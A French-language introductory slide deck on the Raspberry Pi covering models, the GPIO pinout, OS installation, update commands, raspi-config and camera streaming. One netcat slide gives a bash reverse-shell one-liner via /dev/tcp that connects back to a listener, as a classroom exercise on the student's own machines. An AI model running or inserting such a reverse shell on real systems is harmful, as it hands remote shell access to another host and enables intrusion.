




Introduction à Raspberry Pi

Ph. Truillet

Février 2023




Raspberry : kezaco ?



- Raspberry 1 à 3
- Raspberry 4
- Raspberry Zero et Zero 2 W
- Raspberry Pico






Raspberry : kezaco ?

- C'est un micro-ordinateur avec processeur ARM
 - prix (entre 6 € et 180 €) suivant les modèles
 - Petite taille
 - Présence de GPIO (ports d'entrées / sorties)
- Possibilité d'ajouter une caméra, des shields, ...

(d'autres cartes sont assez proches de ce concept : Rock64, OrangePi, Nvidia Jetson, ...)





Raspberry : kezaco ?

- Le Raspberry a des avantages pédagogiques : petit ordinateur, il permet
 - de tester vos systèmes,
 - créer des environnements complexes
 - et développer facilement des PoC (« **P**roof **o**f **C**oncept »)




https://www.youtube.com/watch?v=XTN_-pRZjoU

Les GPIO








- Permet de connecter des capteurs et effecteurs (cf. Python)



3.3V PWR	1		2	5V PWR
GPIO2 (SDA1 , I2C)	3		4	5V PWR
GPIO3 (SCL1 , I2C)	5		6	GND
GPIO4 (GPIO_GCLK)	7		8	(UART_TXD0) GPIO14
GND	9		10	(UART_RXD0) GPIO15
GPIO17 (GPIO_GEN0)	11		12	(GPIO_GEN1) GPIO18
GPIO27 (GPIO_GEN2)	13		14	GND
GPIO22 (GPIO_GEN3)	15		16	(GPIO_GEN4) GPIO23
3.3V PWR	17		18	(GPIO_GEN5) GPIO24
GPIO10 (SPI0_MOSI)	19		20	GND
GPIO9 (SPI0_MISO)	21		22	(GPIO_GEN6) GPIO25
GPIO11 (SPI0_CLK)	23		24	(SPI_CE0_N) GPIO8
GND	25		26	(SPI_CE1_N) GPIO7
ID_SD (I2C EEPROM)	27		28	ID_SC (I2C EEPROM)
GPIO5	29		30	GND
GPIO6	31		32	GPIO12
GPIO13	33		34	GND
GPIO19	35		36	GPIO16
GPIO26	37		38	GPIO20
GND	39		40	GPIO21

Les « shields »






Installer ...

- Plusieurs distributions sont disponibles
- **Raspberry Pi OS** - <https://www.raspberrypi.com/software>
- **DietPi** - <https://dietpi.com>
- ...







Installer Raspberry OS


- Télécharger l'archive zip
- Décompresser l'archive → .img
- « Graver » le fichier .img sur la carte SD (utiliser Raspberry Pi imager - <https://www.raspberrypi.com/software>)
- Démarrer le raspberry pi
- login : pi / password : raspberry par défaut



Installer DietPi

- Télécharger l'archive zip
- Décompresser l'archive → .img
- « Graver » le fichier .img sur la carte SD (utiliser balenaEtcher - <https://www.balena.io/etcher>)
- Démarrer le raspberry pi
- login : root / password : dietpi par défaut





Des commandes de base


La plupart des distributions pour Raspberry sont des distributions Linux

Quelques commandes de base sont très utiles (mettre à jour le système)

```
sudo apt-get update
```

```
sudo apt-get upgrade
```

```
sudo apt-get full-upgrade
```




raspi-config

- Dans la distribution Raspbian `sudo raspi-config`

Permet de régler quelques options du Raspberry

```
pi@pi4Hub: ~  
  
Raspberry Pi Software Configuration Tool (raspi-config)  
  
1 Change User Password      Change password for the default u  
2 Hostname                  Set the visible name for this Pi  
3 Boot Options              Configure options for start-up  
4 Localisation Options      Set up language and regional sett  
5 Interfacing Options       Configure connections to peripher  
6 Overclock                 Configure overclocking for your P  
7 Advanced Options          Configure advanced settings  
8 Update                    Update this tool to the latest ve  
9 About raspi-config        Information about this configurat  
  
<Select>                  <Finish>
```



rpi-update et rpi-eeprom-update


- Mettre à jour le firmware du raspberry Pi

```
sudo rpi-update
```


- Mettre à jour le bootloader du raspberry Pi

```
sudo rpi-eeprom-update -d -a
```

Installer des paquets




```
sudo apt-get install <nom du paquet>
```




Autres commandes

- `uname -a` #affiche les informations du système
- `lsusb` #affiche les informations relatives aux ports USB



Programmer avec Raspberry Pi

- Tous les langages comme C, C++, java, python, ... sont utilisables (attention parfois au temps de compilation ou d'exécution !)
- La plupart des outils d'attaque ou de défense le sont aussi !



netcat

netcat est un outil en ligne de commande permettant d'écrire et de lire des données dans le réseau. Pour le transfert des données, netcat utilise les protocoles réseau TCP/IP et UDP


De n'importe quelle machine, lancer la commande : `nc -l -p6996`

du Raspberry, lancer la commande

```
bash -i &> /dev/tcp/<@IP_votre_machine>/6996 0>&1
```

Vous devriez avoir accès au Raspberry depuis votre machine

Module Camera



- Activer la caméra avec **raspi-config**
- Outils de test :
 - **raspistill** -o image.jpg # photo
 - **raspivid** -o video.mp4 #video
- Faire du streaming :

```
sudo apt-get install vlc  
raspivid -t 0 -n --width 1280 --height 720 -o - | cvlc stream:///dev/stdin --  
sout '#standard{access=http,mux=ts,dst=:8090}' :demux=h264
```
- Ouvrir le flux avec vlc du côté client
- **Documentation :**
<https://www.raspberrypi.org/documentation/raspbian/applications/camera.md>

